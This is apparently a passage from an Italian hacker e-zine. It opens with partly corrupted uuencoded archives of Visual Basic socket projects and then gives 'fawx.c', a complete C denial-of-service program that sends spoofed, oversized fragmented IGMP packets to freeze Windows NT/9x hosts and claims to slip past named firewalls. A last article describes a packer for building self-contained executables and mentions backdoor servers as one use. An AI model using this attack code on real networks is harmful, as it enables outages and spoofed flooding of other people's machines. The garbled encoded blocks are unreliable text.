M-2(8-%\$CT03[!06QF\N)INPV5@+\*J(@2B[^&]X\>"B"(+WUT)O>%;Q9V\_\_`  
M^IO93;)MVBHB%&G>N;-O'WSF\_?FS=>M^=?H`N`G;V\#\*W`H@M\_34W+HY/L0  
MWO6N#ZTHB?6AZ46CJE:L<L'22VI&-VRK:9SJE4S5<-4H\DIM53.YK3^\_KYA  
M%R,5`Q\*\*'Y]/?3W;P/V"T-`QI=L' 'QM]KG+`9=5MB;K/\1MH2:1:#5^CXX!7  
MNH(XK[S!C`\$O\_7L\$R8D(X-^39N<>VI1W&P[YO\$X1!<7-"NKV[KKJ^K:];2Y  
M&-&LJI6!&\.8:Q/8RRY7+-,PV\$BRP`NUV5U!AXX\$S=0W5A3\*YX^#2LWWO8<2  
M-:RM!E'\_R'\_Y^DP@7X\%-]=6`\_"T\UM"H35M-D:\_K:WZ/7U^B&:\_@MJG+WS  
M/\_%\$6NAV>83M2^24ZIQ1@^33Y`@Y1<Y37R;7R(\_(S^39W,5C3.&Q,F>8X<EX  
M4LL6BX@F\$C'3MI;Q(!TW\*TY1)&LV4ZYU,G"X=&GYMVKR\*OHA'.U[ ]`KSK72  
MIN\_E+K`!V@)\_CNRQXT?\\$RQG,85[+&.XPUH<2=QF.\[R&NN"/OBW?CKC\*/)\*  
M:LC+S?O=[ ][G+7K1)>RF8,. "`1,%HADH(D=D\$WF4:9.6-F.8(>E3,OK,85!  
MZJ\_2IL001WL;5>JO\$RO'SW81J[QT\]0).Y5CE=FRV<^@+L.3TG#[741\_\$Z\"  
MG7V7&9TNL07MWQ.XP(M::?H>)5=I(6\*J2#\_\*1!,T)WT\*8U+J@%'NTE:\_6;+  
MGBW[<6B,==Q]WH@QXC).86?2MZ+'P]W83W"&]@G^\*TA+\$5F%,0FO"EB\$>+NT  
MZU2\(\8\3)XQS1`CC\_&SIC(+8F8++'69!V?!.!6W2SCO^M+3)LEVBM'#?G;O]

```

begin 164 sock multiplo.zip
M4$!#!!0``@(`(`(*"<28H)]OT6@<``+P;```)````1F]R;3$N9G)MM5A;];]LV
M%`XOT/]`N,5JH;4AR;<DFPO82M(:=9.@3M/V*:`EQN5*BYY$9VF`_?<=DKIO
MCD2GEQFP9?/P\IWO7.FKDW>+V?D9&G1=]_&C`^6?)!1HC%K_3$>G06]PX`8.
M@I-1Q_."T\"[A:-#ON.YDXKJ!ZQZZ!_`^\\;KN$[?U.VI]F)TM@C?=`^!CZ_&C
M*5G1&%U-NZ<\\62/YX:'`CQ!"`=X(RF.4O\\;P;BUX`^6MMTS0#>.#@][B5)`$
MI22YA4<`79&DB`^@KZ7W8)3$XC6AJ\\BWZ-_Z`X,X9S<B/*`H6N(+OG&.+O7
M-Y=]H)`X7,CZPT,MG(4&XART4JI[D]RUCES7U2?,::?P%]J?AO8D:~2+$C)3`
MJ\\B5L$10A;`0.!'O-Q<\\I8H_A1VA9Q]H`/_&_4W1,;C`0J.86Y,]I*J;\\#LEG
MQC`^C/.+<[R`/^CE)7<&#C_3$%YOI`$6A$D_R>4`0#FY$R2.2)3/N\\3+&?R`^
M,_<Y+>(2%4Q;`!2!&#P83F,)>W%4U3/>ZS6.H`E6"*F`U4J7.MSL[.KV:1E
MX\\0?6"QG!Q![YK4W5D5?7O6U4=>@VJ7I([95+Y[\"E-ZA)8X5NQ#W&N]O!$7
M$, _JL[3.+(98O`6LXH ZEM)5A[PU+>1U"+[-,(WL"GE;R#OR'D:=B`*:*&,*
M!\\%PF6R)C6'?AK_O[@D$;U#`L,S`Y`&;.5UV+X,+!&^390/`KA:U`$.NMV$T
MQ-<J`L7`BO?WO1WQIP;QE$`VI_&J@@S>STXQ2PL.%XR0C?2<BI?DTG=DS05Y
MS5,CZ;:=5>D%3T2=[AS2;BDSA-;8\\W\\F]GS_P!I`GHUX?W3XH`%GX+>7@V*/
M7^+_BS#AC$UQDJ)*P8"R+BBP;Z/"&N=[E%1/.\\QH1#+C]*,'SV$;%7OHW]?
M;N:A3S7K>Z.R1`SR+?)F@)X5H`G@AP`:%?<[>(E84A)]NV%F&*4MG@I=`R
M?`,`Q%O1GZF!/.QS8/./`7KO*S>M<QNL/!GL5[MD5GO.5+C`$110SON(_HZXU
M45@SM#TV?&^_HOZ>%BJ`I1C1]9J`G@*O(<D3A)&`-HPBBD+54B/HG6.2IC3W
M@ZZ5C=[(RH9G[\"GZ]L0YM"=.;[2?DCU=I>RT,8I(YO(8F+BE1Z@=;Z`GX<Y1
M.`*".VC?2\\X:NZCS$I$DX8G,KMWNV)<#.`TY$UR/C.1(1C#_`WGM66/*2#)U
MO!:=A.)5?4R$2.AR`^YR-;T`^`^1%\\[\\GE01OF)\\B9F<LMC@4,[+VH+*K"`A
MX(!+UB2_2$A$0H;A,8M@CJY.E2DG=QN>DJC<X`*AMQADTI!$H$FJ.M4524J1
M,B`7HBGGC."X%-V"[Y/*HE*VV"Z+2\\HU7#S#+VT'",)/)3+5US]'M\\L@F=_
M*+""Y`7/!>[U14Y=ZP`*A=CJZ%9A=I-)]*V,1.W8R;1$EY])K%K!=KD8Q`[
MC:-C8`W.E7N<R8P5RV`*MQ*W3GET971.8E78.,Q`%<5J.*1>G/-RFRLY2
MT5V]I9&OYQQ`4N7S6+==?Z1Z..?1I*82)0J+2<(&.)@E,T(YVM8#3K=LW\\9H
M.!S6S#"ZOWQ>$ZM;`",DMB-^`S.).<[Q]F@-*NC]SNF:S"2:6TY6C`=K@9:
MKU@/(:)4-+L@5,MY_89\\!4].TS9\\F:0AI?5(5/$!R0+<.U[I\\7U4JS7:~?P:
M]+V,./`TQ5T,_B,DN#$: :1?+8B&/K5RK7$-86,Q0`:96Y6D#PB7=8D:~?<.H
M=08::F,C@>:9<2X#U26B$*-1N!V\\,5P`A/5`6%AP?@8>3UTGE0&W(9=BB#.
M7B8ATMBSFX*<A`QO:&SNK*\\C8W7A:?!A?>6^5@^5:S)SRR4-7IK-4(_G`! ?
MDDGE.6H=M?+?%3*5[`7LERO9!`4670>R9(6BK0O-+W-BTXO4?XH%5`60@IB[
M8;IE[-GL`AW!T&_:=`I2M[Q,SB[TOC6^G1.XH`C-H00S1E9E8VMN5^~3`68,
M)92L-Y3)AN%!9$&O`8[\\M27I?=I>H.G7*Z`ET?+9L93->;QR`L9;5N+&^9?G
M^OU4)NI*LKS`LW9$2:PB2>J9-WP\\)JV:=#L)0[(1)=9&BK^/ )4GQ))&CK)&?
MY5=!TDLN,-LAZ"$D09#JHO[`R`S?%".#U3*R:-?XG]-27O@2M8SD)[<=ZUWO
M9X>F:#"=[!41.SX&<-OO9!_XM`T`7R!/M@3!Y^1IVW,=F6&:I#W`01,XOR+W
M':EWIIN9NK-`D$UE/E<V!O*;(\\L3QVQF=C2[E`*M82`+9E/&*`MJ1J)M)V7@
M&B<YVZZ7)*D,'9,T3*AN]\\OZ7Z!%R".2`Q#\\Y-LD).:$UX1M3BF[-P:QG)M2
M]+4=Q3--PQ_-3I)I[;|E;YUHN`%.GL9*+^?#BNO#PB*2JY3914?Q:R(F4R=
MLQ/LQE]\\X[\\VDHYV-2H>"%G_`S76[\\MW6OWY#VG-[ONNZCC`/;/(<S?M=S&K$9
M`%69U2UW`9-C%;>*QN3YI9$+YU$T4R0M6H: @KK?U!+`P04`(``""@G$F
M7B^?6;H!``"P@``#0``%!R;V=E=`1O,2YV8G!54M%NFS`4?4?B`ZKPTDT

```

M+-O>]? ]N/&C^V27/" ;I:KU+4C^Z74WL]'9IJ>#" :R6GF22<F4:T?X)<NJ\_+  
M>8"G5PLT7N#5?.PX.!A?SZ]FJH[G(:1\*7J/%F^7H.C<7ZOP\$\_[0C\_&`:8<Y9  
M9V'4>1B91B(S(=OZDU`V-QF%Z<0=Q8(?0\$KNV`'&)6%.:<8\*+2FD=\_VS1S\$\_  
MH\*HQ9Q+.,O3=\$>I3:M7\OH(U+Z#GUMD3%UL0KJ-BPOH8Z5F>2\*-\#E` ;#UDN  
M@`\*3`Y>`.(%(VKKF0@:D@D:S2M1Y72WVTO?EB?Q(\*!1#WS6INAFF^B952E1+  
M0LF?\_[@@.W\$1JV\*DI<K6I:1?-(U5XUL"SS[LVT/(2J[ )#?<JDC6\$'31:\I85  
M#3Y"\_KL[7/585OSY@PBJF!,F/[ \$?;C\_`+R9T.A1!W%G4%)(-J),R\*4&+&J5'  
M`5D1@QC>`=\*S/&]:NE=4V:N-GNH[4\$!L#!!0``@`(`(\*"<299&GGB\*P```#\$`  
M````-````4')O9V5T=&\Q+G9B=W/++\HU5+!5L#3543`T--1,#,TUUSP-;#0  
M4=!1,#\*"8!-+2R!A"B1XN0!02P,\$%``````@`@8)Q)F(IN20#`0``"@,```D`  
M`!&;W)M,2YF<GC%43%NQ2`,`]6^`\*N5G`)9\*;!D[5F)DZ8\$Z]@`Y0AC9.F=E  
M9,EQ.OH\$=9^A4E\*IXY=J&ZSW`PR/\`Y\$;^]\$7P\`\$N\#GV6\*\_TB>8)W#/6#/6  
M:MZM?549+4\_]E2PM:EI[4E<\*V[SL8:4\$B/:DKI?C^1F0T,?7#+\Y9\$#RSH`0[  
MF!4!#``'\F))WSG`HP`^0>Q48KJ%A1AF,G6)L#9RS=\G9H9;2L\$\`9`CN51F@]  
M)Y=6U&OL.(%`O93Z4\`NV:G6B`8CHPHR[JLX`/<#C\DU7!5S7E>\_BDPUU\*B#  
MD3'4YAEB'Y"-G.<5EM^9CH<YR8%X,Z?V[0-QO.(-X'9@WB!F.K\_RG3[K?^T;  
M4\$!`A0`%``````@`@H)Q)BCWV\_1: !P`O!L````D``````````@````````  
M`\$9O<FTQ+F9R;5!+`0(4`!0``@`(`(\*"<29>+Y]9N@\$````+````-``````  
M````(````(\$`!`!0<F]G971T;\$SN=F)P4\$!`A0`%``````@`@H)Q)ED:>>(K  
M````0````T``````````@````9@D```!R;V=E='10,2YV8G=02P\$`%``4  
M``(`"``"!@G\$F8BFY)`,!````\*P``"0``````````"````"\"0``1F]R;3\$N  
99G)X4\$!L%!@``````\$``0`Y````.8\*````````

end

sum -r/size 12988/3040

begin 644 CERCA.zip

M4\$!L#!!0``@`(`-UL<2;3+#JT-@````#@````)````8V5R8V\$N=F)W2\[(3\$XM  
M2DXL\*<HO2U2P53`RT%&PL-!1,#,TUE\$P-0\$2.@I&ACH\*AI9`KH69CH\*)\*9#@  
MY0(`4\$!L#!!0``@`(`,5L<2:WU2FM\$PD``),X````)````8V5R8V\$N9G)M[5IM  
M<^(X\$OZ>JOP'E:=J#FX3SC8&S-PE5>"!#+5YN\#[%W57<H8)>AB+,Z(+ )FM  
M\_>\_7DFPL!R.2P-3MI\$(2".J6U'KZZ=:+]:5SU>]=G\*-:Q33W]RZ&\_\\$!0T?(  
M^\*W=Z'K5FFL>NEZG<6A97O>PV:@YAZ;9:IFF9YI-T\_W]G54QWYG&7Y'QM7?>  
M]WZN7'B\_&/M[;7Q+(O2E7>G2>(\*",0EP'/@LIO<^VM]#"+7]X,ZC(8V1?!W!  
MW\_M/INF:\_/5>ZM!XA.,^>PCQ4L=!Z\$]=LL`C-\*`T\_\$JB\$?U5\*`O^E!\$:(:0T  
M:'AC@D3/2'1=,:1J2'#\$/F%R.V;+=EvgI@A/\0W+VK\$:KBH<T\*G2B55MJL\*O  
M9,3&2V'=284T`A/"-EUD-4W\$!^.'.RQ4>H%B?CH"87WE)EX8'S@P0O&41'=@  
M`PE410ZT)<=WYB\_<:\:6K17T=4:B32J7?H@9PV=TE\*%O@<;G&?[G!7>,T.H'  
MH)9!F<=2"#-`\HCTQ\_377C3P9W=#/RXV8<DB;XR#.XZ=^,>6%'HBB]9S`YI\*  
M\$(.7,H:ECEVKI>\*,\$(KGZS4SE0\_\`82\`X46N>B9=,B:3.D[6NH+12N>=:)0'  
M8X`7C&/!/S,H"NUW]??:-9WY5G,IA9Y6F'DQ9],YJ[`,[3#K)K:85K.NG'F  
MG6[ ](\$ZW&EHT;-/<RNG1?+(1B&XW!X1HXS\*F4QRS!]2%1+1L`5[G\_@20^/`L  
MC\_I^-\$-']'),;0]'NDV\KVF[%KBDJWMB/9YCE5\$Q%\_K4`\X:I:GP&3..01'A]  
M<I\*O'O/#91;4\*?993.XP&\=T?CM>JPB@IS"E19!5<1'\$'.1N]\_T6P6<[V9A/  
M:7`',UI.?LAS[2">8RW9ZCJR55U'2S:KWGQ"BLD"KQ62VV@<YPZ#+#2@Z)D  
M.MB,16X,J?MU0\*DA<S8/&3G-,^-I0%6UN4R=9:MF2P>J96LQK3;^&)#6=9!6  
M&\_8.(+6?`:GW"B#5AG/5=G8`J?4,2+NO`%)'FR\$;]1U`:CX=4B5)\_+B05K6+  
ME^8.`K\_Y#\$0;KP!16XNHLX.X=Y^!:/,5(&KI\$&WN(.H;SP#T-4Q-IG8!Y6X/  
M:/WI@.IWO2\%U\*.3B1^~DD,+/`L(TF[T.J"AW>95+>U\7JL[VFU>;9N%=Z.Z  
M@3;W9(3IAGV>W.Z:UC;[O%9,\_/!M?U>\OU.VT(4\$VL`@ZYE3;3^(:1BV`5RE  
M#]!I4S;6,='1GC>X6B+6T[RR(=XFY`;'\$[KQY,\$3/\_HCF./CK>+2U,>EM4U<  
M.O4-<7EY]7;X\AH.7RQW!X<O^B,%R]B&B35W`Q-G.+[ '\1L;7P4;[>W)J#^,  
ML>Q&Q82?[4AIU>M/FBU(1+X17[\^ZWNM\VWF`?54L`@/<YN!NG;1./D#S@OO  
MYU,RK`R\2\3\_7KPFK[FNUL)#9>\*^[BP8;!!^R46)8ST2\_V.-N!T"I4ATJP^,  
M?HCQ=\$`FN/#HY`I/\*,..?Z\$QY)FH8>>DEC5G1X&G@AYE,\$:Z0Z-0?XA")=V<G  
M#WOZK>D41R."0GJ+`!#=D!`;;ZGP>Z7"9\$/2T:~&\_I4V\*QKGTG:EOZ1JJM\_  
MUNA:M8W<J^Z&>WYX[POBS>9OQ/L1B.?J]Q6N\_K%NU7S90VZ%>+NYUM!Z([K\_  
MEV@;[@\_8-5M/- .W)DE5[V?4!A6:[N4CQT7\_CV1^:9]8&FCE;T"QW2BO>6@P0



MD=YAWWV'U( .4+5%9DFXI4!>U8YU#ZIS?>9\*4SP>3J3<Z0W9+UU^\_&EW^C@.\*  
M#I'VKW[ WV+5L1 ] ]SW\$%WSS#<X[W]KMW>T\_5>3 ]==7=\_7G7^\_,5KZ&UW[\*](^  
M>V=3]V-KY'[17K\_JX^LP1N?]UC%)[M`5O!GH]2N\$4-\;/;ET2D02EKT/XOW6B  
MZx[.7EN<Q\_47-"0Q0A\*-/L7)5YR@!4Z6)/8CK\*6L48AC>H+#ZQN:L]JF;DO\$  
M( ;ZB8A[#85H6Q!E92#<Q=4<^>^3F<TYN"Z,"G.@%DFRY>\$S%UE5RKQTP/3C?  
M,(QO8?XPD/D8'D8J^QBTH!2?DCD6XB'T]M,2\_WV4S''N:8!L`D%RQIRHA"S  
M+&=A@UEX!\CQ]\P\*3(N8`J)^)&MA9)(SX004!+D-5LKI`CAI>' ;C03Q?\$P#?  
MTSZY1^S3+"20E!(6R`Q0(T&WW182^)=>/,?W)OG:\*OG:IM!/\`JV@6UV[6GZ7  
MW-WY\;R\_HA1,GWT3BE3Z:V\V\Y[FDI92PVWF1NR3EE+I6S75JEJ6/NVVE;>  
M>%PH6!>TQ\_RUE;.! ;^,J-E>\*[<?9W>XTV-U4^J7D-55@F&83&.S34#NNW>"X  
M7:4"C DI^J[NO-\*9EZ?^%WQIJOQV<'2F=UNPJG;;;L96\*=A^20&KT['0;S'1"  
MEO3'<5I;!879[:A]UMAO2+8+DE#\_Y:!!%-X:-`01Y-\HKYU.1U/!M:\\$R[8;  
M'<X^/#!0\`0MLPU2CH! ?ET%=\$0>@0LD?=8\_9\E\*YPS38.\$1%?'3Y82T,!S  
MCA,:00%7(:HL#W97C5AM2BSG%.\_LW.LU.ID+;N8\*X"KS#I])>TIO8(J(F=)O  
M\$5Z'F#[D/B+FR;<#&4/X:A["\$-OJB4!8?B%SQ69^M,C4V3=!\_ED%6;F4S#K  
MYGUE&3.VH!BY'X?A96OFCA'\E[M728#U#%\*EI\*7L7\*VV54!T,;BGT/Q\_\*9=O  
M8XW\6PVY'Y'@-HRO2X+!\_[?'?K0481UAO&`-><ES<NH\$WQ&\*>3\$3\:&5J6/(  
M[E6J\$W!N09.(&\_[HW?G7&/%W=6O3=M05WQ')=QP&=)7@VJ61I?>49G`<9:/3  
M=FIT&?J7.\$+\O=,86\$XY8JI7F]2GI(" <WV><\$%A\TF\0B;'H,N!UYM\_AC8)U  
M.D53/UXB6+:&5YK\$/0W\_V.!V6J)J,(EN(-]C6NW<#)H\*(W5UF>,3A\$<2E>-X  
MTPM9'%\$\_A:H\*L8I3<);3&\2LKJ^J64\$P^0P->6MM?3VB%:SXS0L"NRG+'8[  
M1DT>Y^F1076%IQ&V7!:=ICJF?J; ;6V6V\JY"D3B\_&AS#2<ESB]F!;TC0O.W  
MBO%61XS\_K6\*\E2-8KV3GNROIZ&VEDH[142MI=1\*YOLQ]4K:WU])28G'\*"FY  
M^B-U;' ]W'6W'4>HHTZMTE/<[JI0LED3U2EHO7DEY&52II.DT\*6F^? "4MM26+  
M#9EZ)8TKC?FF\$JQ>?4K#K\_X?P(!\_NMZ+=CVCX11!?:2CJX\1NF:SYYG/LR(;  
MN1 ]>MJ+7I`U[?WO\*]^EOK\$JFLU>UK[63SM9#2=\_?2T%UY.Q7Y=E:=UE\$<K  
MEFD\_;N4O/,UH]#3V<O2U]E3L2^<[TL?A/9Z#9\37\$59ZY3GSIC"`X@LR!"2\*  
M\#4X7TP).D#>&3]M'FG-F\5/1KZ]KXQQY0&\;2N!-YW]9N2[SQ+CI\_Z2X@0]  
M)<Q[2>A'\_X/P;O]HX?T`)[,^Z%;RI4]BS\*^K4[#::#10#!SGJ>2P%B<\_'2R  
M' ]/ )E(\JM"W[X4[&WWH4,+A<40RN=L&-?9B>C;#P4K\$#Q&Y)"/&,EWX`>/+  
M4"IQN0GVJ7\9U=' '9[C(/+APYL#3WJ\$5V(9W"\_\_(\$L\_%!\$?A'5J2X!;UENC<  
M! ]^+:7IQD6!V9@F7F27CZ]>O7K\:) [ `A(FFJ\OBV9(+%\_SA=GL'=&?G=ML  
MLIV6&Q%NY!P,-F1]AM[4'0UG/3XT+;&M/\*8`)\_@\$A,\$<>HOH?A1\B>>NW-Y  
MP=MEB9G7I'H<0I&=D>STS[M"VY]4[(R'@;>\$`(\X#J,\$5=,'24\*2'32[P3&W  
M:H5N"!V1P5<HR,MU#G\$F=P@B1MO\P8R=#:X0\*E(V.W\_:Z!"Y@'5\*99<']R%E  
MBJ4X@C),?W'+,QA4"V(^R)ID'M>/HASTVG'L:<6+(?'G?\$CF!(?I862&KY[!  
M'9>Q9H-2]>\*=3#H4U]Z' '\_Y+PH&E\*@S1+0S@\_QF^9@?IF67Y)4WC+.F7KY=N  
M,KSBPO#'.P[1A"6)[?3;%M\*\]QI\`.]6QKN++!,RRTXQIC7%\$=R=FVZ(XW0H  
M)\OB`2I'\$ (HP\$Z/DY\_L93/EW8\*/')%@M)?O5H,'FOG!')'.` ;J=Y";R;/!;Y  
MC9/J^'#EAA! ?76%\*5S[[\$XG.D!\H'Z:2\UEW6N\*DF8\$^'M>2O3&`M\$EB7OT@  
M-4#,"?[G"B\W%=I%\_6\0%BA)Z=X1HPU)?)TYPK9\V]05?GTO@C:-RI)L>4C\*  
MU^0@U=-HO2#`"RH\$^#X(>V,U4LR%>@F[&M5B=/F-XN6,0-6506)9D#N@E)[1  
M\*\$8\ :Z\$]7JZ@V\*3YH23;!TSY,/&=&\*Z.D@F/\$LY8\$2?J,"DR10;'N\_Q>+##>  
M%&5SS!Y/QE&,\*=IX,=H9IH%/LT!/Q4LGW\$7F3A'I+'V7B49\*!%\*1N5'><M&\$  
M`/YAY@Z"\!;F6\$)99/\$<9<+T,E@.\$[I((('@S<X6FB@E1#@HFAZJKC\*DLA"  
M%/N\_)0L5J>5"ZJ4TM+?W'OV-^2I!R\_2Q>/P6\G%\$T'I&1^!QDDSO\*L9Z19)B  
M>[E,VY#OY,(<4&0/2J,5TQQYDUV.S"[J?9J-)H-=Y'J]D1B>C2C\*50/(;'`%  
MR\$'HDV:0!=<S@CSUHZ\80(X!:AIXL<A3D@+/5K%%\*<\*)?T5A4ZW64V9[QD5  
M/>U-9X,)VD,G/?<C\_-'@0#PP>Y.I=]P;IE>;V\*=07\$X'IWV8&ST>/O"X"NSF  
M8=(,7,'T\$-3\Z,J'"U.(W&A;"P[^\$ :0-5`L^T5\`)H\$\_=+Z!;U'BW"Q("UZ  
M3[5=E#8.\*3@S&&X>0#IF]8#]\J(@'1'T^2:\$MCW]6<:OC.<=##@HNKD#R.QD  
M40P8+:`^:>)&O-WRXL6\*-[UOA-3IM&>\$HNW!Z'C;V!'RI.QOC-VL2:GW#6B'  
MUHS#5HS94IDO+UEU%?;?=-%U&`!-) .5; &O/\*^4&!3&\=0;Z\$&AG/24OI)?I]R  
M5UJPL'^J<LN+8T6A/5O=78)9Y\$M'>!DD8=H)% "5V%TT#]LN=K`[#5[ )`\*BPS  
MG\$#>/V8F6;L&/1%E\_7`QU/7C`\$='X/"1\_XU=[A,283^N[04&DPGD\$`1QQ0NS  
M\$.ZA77WZ2Z+\_L':[:?1G.8<;+;<TP7\`4\$!#!0``@`(`'H%<B;-MQH?+0``  
M`"\`~~~~~\*~~~~~<V5R=F5R+G9B=TO++\HU5+!5,#3743`QUE\$P-04R3\$U,=!1T  
M%`R-@P\$=!3-SH+B)D:6.`B\7`%!+`P04``(`"!Y!7(F(( )@0(D!```4!@``

```

MP;WA.^/[ "/Z]EU$7U%O6A4Y=%R??/(7A>KV"<:&3<W'RS5,>/]Z(A)\LQ<5W
M4E8@;- $TGK`25CD'V#3@CTK54@K;C,#OD-=>("PW`5NXP51EVX8`JW4ME:P*
M`L>`:Z4AJ,HQ$-ZOE50) _-Q&K$#`/XX\^;545<G<(D"XHQ=H[, =8`/L#`Y4,
MF#VVNN_KWKF2&VY]8B0$A7R*-B9HA<OS==8M9TH7D\F![$5DX9=O]'2+)X!3
MPO8"L:7\EA_T6,^UPV8E>+NW$JH[*L%7@:^&_RI!;]A@EI!Y&\Z9C/-"YQT
M')A9%C!\MV5YLN2>0Z+;3#&S>X[ )3C$DG'8PMWSB=B;;ST"3'T<OL<FP7ODG
M0<)1,'^O<EQ2@-3Z'H>04?A?)F#B7^<KY6]R3+1>/C%>ZU>:_V:*WMV)?P!
M4$L!`A0`%````@`>P5R)N`RM>MT`0``/0(```H``````````@````````
M`'-E<G9E<BYV8G!02P$"%`4``(```!Z!7(FYJIJA!T*``E-@````````
M`````"````"<0`9F]R;2YF<FU02P$"%`4``(```!Z!7(FS;<:'RT````O
M`````"@``````````"````#?"P`<V5R=F5R+G9B=U!+`0(4`!0``@(``D%
M<B8@CV!`B0$``!0&````(``````````(````#0,``!F;W)M+F9R>%!+!08`
1```!``$`-P``#C#0`
`

```

end

sum -r/size 44055/3797

\_#\_

Intermezzo

-----

By Buttha

SPP Member

Ecco un omaggio a tutti quelli che utilizzano Linux. Principio: manda dei frammenti IGMP belli grandi, causando "noie" alle vittime. Visto che la maggior parte dei firewall windows non supportano questo protocollo, pare proprio che la probabilita' di successo di questo attacco sia alta.

Le macchine WinNT/9x crashano, le altre subiscono un bel flood. E' stato testato, con successo, contro NT4.0+service pack 1 e 2, win95, win95 con Consea PC firewall che bloccava ICMP, Win95 con McAfee PC firewall.

Il programma passa anche, senza essere rilevato, ipfwadm e ipchains.

In realta', riporto il programma solo perche' avevo voglia di rivedere il mio nome su questa zine :) hehehehehehe

Aloha!

p.s. un mio amico ha visto outlook volergli correggere la parola zine con la parola zinne :)

```

/* fawx.c v1 by ben-z -- igmp-8+frag attack for linux *
*   thanks to datagram for ssping.c - helped lots *
*   ----- *
* DESCRIPTION: *
*   Sends oversized fragmented IGMP packets to a box *
*   either making it freeze (WinNT/9x), or lagging *
*   it to hell and back. Since most win32 firewalls *
*   dont support IGMP, the attack successfully *
*   penetrates into the system, making it much more *
*   effective than an ICMP attack which is likely to *
*   be filtered. *
* GREETINGS: *
*   mad props to datagram for writing ssping, also *
*   thanks to #fts(2) on undernet and the psychic *
*   crew on efnet. shouts to ka0z, cyrus, magicfx, *
*   ice-e, zeronine, soupnazi, benito, eklipz, c0s, *
*   metalman, chawp, folk, atomic-, dethwish, sindawg *
*   mosthated, and everyone on irc.slacknet.org.. */

```

```

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/igmp.h>

void banner(void) {
    printf(" -----\n");
    printf("| fawx vl by ben-z: igmp-8+frag spoofing attack |\n");
    printf(" -----\n");
}

void usage(const char *programe) {

    printf("[**] syntax: %s <spoof host> <target host> <number>\n",programe);

}

int resolve( const char *name, unsigned int port, struct sockaddr_in *addr ) {

    struct hostent *host;

    memset(addr,0,sizeof(struct sockaddr_in));

    addr->sin_family = AF_INET;
    addr->sin_addr.s_addr = inet_addr(name);

    if (addr->sin_addr.s_addr == -1) {
        if (( host = gethostbyname(name) ) == NULL ) {
            fprintf(stderr,"\nuhm.. %s doesnt exist :P\n",name);
            return(-1);
        }
        addr->sin_family = host->h_addrtype;
        memcpy((caddr_t)&addr->sin_addr,host->h_addr,host->h_length);
    }

    addr->sin_port = htons(port);
    return(0);

}

unsigned short in_cksum(addr, len)
    u_short *addr;
    int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    while (nleft > 1) {
        sum += *w++;
    }

```

```

    if (nleft == 1) {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return(answer);
}

int send_fawx(int socket,
              unsigned long spoof_addr,
              struct sockaddr_in *dest_addr) {

    unsigned char *packet;
    struct iphdr *ip;
    struct igmp_hdr *igmp;
    int rc;

    packet = (unsigned char *)malloc(sizeof(struct iphdr) +
                                     sizeof(struct igmp_hdr) + 8);

    ip = (struct iphdr *)packet;
    igmp = (struct igmp_hdr *)(packet + sizeof(struct iphdr));

    memset(ip, 0, sizeof(struct iphdr) + sizeof(struct igmp_hdr) + 8);

    ip->ihl = 5;
    ip->version = 4;
    ip->id = htons(34717);
    ip->frag_off |= htons(0x2000);
    ip->ttl = 255;
    ip->protocol = IPPROTO_IGMP;
    ip->saddr = spoof_addr;
    ip->daddr = dest_addr->sin_addr.s_addr;
    ip->check = in_cksum(ip, sizeof(struct iphdr));

    igmp->type = 8;
    igmp->code = 0;

    if (sendto(socket,
               packet,
               sizeof(struct iphdr) +
               sizeof(struct igmp_hdr) + 1, 0,
               (struct sockaddr *)dest_addr,
               sizeof(struct sockaddr)) == -1) { return(-1); }

    ip->tot_len = htons(sizeof(struct iphdr) + sizeof(struct igmp_hdr) + 8);
    ip->frag_off = htons(8 >> 3);
    ip->frag_off |= htons(0x2000);
    ip->check = in_cksum(ip, sizeof(struct iphdr));

    igmp->type = 0;
    igmp->code = 0;

```



```

    if (sendto(socket,
                packet,
                sizeof(struct iphdr) +
                sizeof(struct igmp_hdr) + 8, 0,
                (struct sockaddr *)&dest_addr,
                sizeof(struct sockaddr)) == -1) { return(-1); }

    free(packet);
    /* printf("."); <- it looked way too ugly :P */
    return(0);
}

int main(int argc, char * *argv) {

    struct sockaddr_in dest_addr;
    unsigned int i, sock;
    unsigned long src_addr;

    banner();
    if ((argc != 4)) {
        usage(argv[0]);
        return(-1);
    }

    if((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
        fprintf(stderr, "error opening raw socket. <got root?>\n");
        return(-1);
    }

    if (resolve(argv[1], 0, &dest_addr) == -1) { return(-1); }
    src_addr = dest_addr.sin_addr.s_addr;

    if (resolve(argv[2], 0, &dest_addr) == -1) { return(-1); }

    printf("[**] sending igmp-8+frag attacks to: %s.", argv[2]);
    for (i = 0; i < atoi(argv[3]); i++) {
        if (send_fawx(sock,
                      src_addr,
                      &dest_addr) == -1) {
            fprintf(stderr, "error sending packet. <got root?>\n");
            return(-1);
        }
        usleep(10000);
    }
    printf(" *eof*\n");
}

```

\_#\_

hihihi ovvero THE MISTIFICATOR COMPILER

-----  
By Master SPP Member

[ hihihi == hi(gh)+hi(t)+hi(p) intestazione+eseguibile+supporti ]

Ovvero.. come fare di un programma VB che necessita di librerie runtime un unico eseguibile e vivere felici.

Nel caso specifico l'esempio e' stato fatto usando eseguibili e librerie del VB 3 (vbrun300.dll) perche' mi sembravano la migliore mediazione tra le possibilita' specifiche del linguaggio (il VB3 fa praticamente il 90% di quello che fa il VB4) e la dimensione delle librerie stesse <400k rendono gli eseguibili finali comparabili ad un PE prodotto dal Delphi o dal VC. Oltretutto col VbSock.bas o col winsock.bas e' possibile (assieme a hihihi) scrivere (tanto per fare un esempio) dei server backdoor in vb autosufficienti... (cosa fino ad ora impossibile). E' anche da dire che nulla vieta pero' (previa ricompilazione.. ho aggiunto i sorgenti appositamente per questo) di inglobare librerie piu' ampie ..tipo quelle del vb4 o del vb5 anche se ovviamente i programmi prodotti saranno MOLTO piu' grandi come dimensione ed impiegheranno qualche frazione di secondo in piu' per partire.

Nota bene : in uscita l'eseguibile prodotto risultera' a tutti gli effetti un PE compilato con il c++ avendo in testa un programma header fatto con quest'ultimo.

.. della serie .. hai visto Maria? .. ora lavoro anch'io in c++!! he he

Come funziona?

nonostante la procedura sia un po' laboriosa e' semplicissimo.

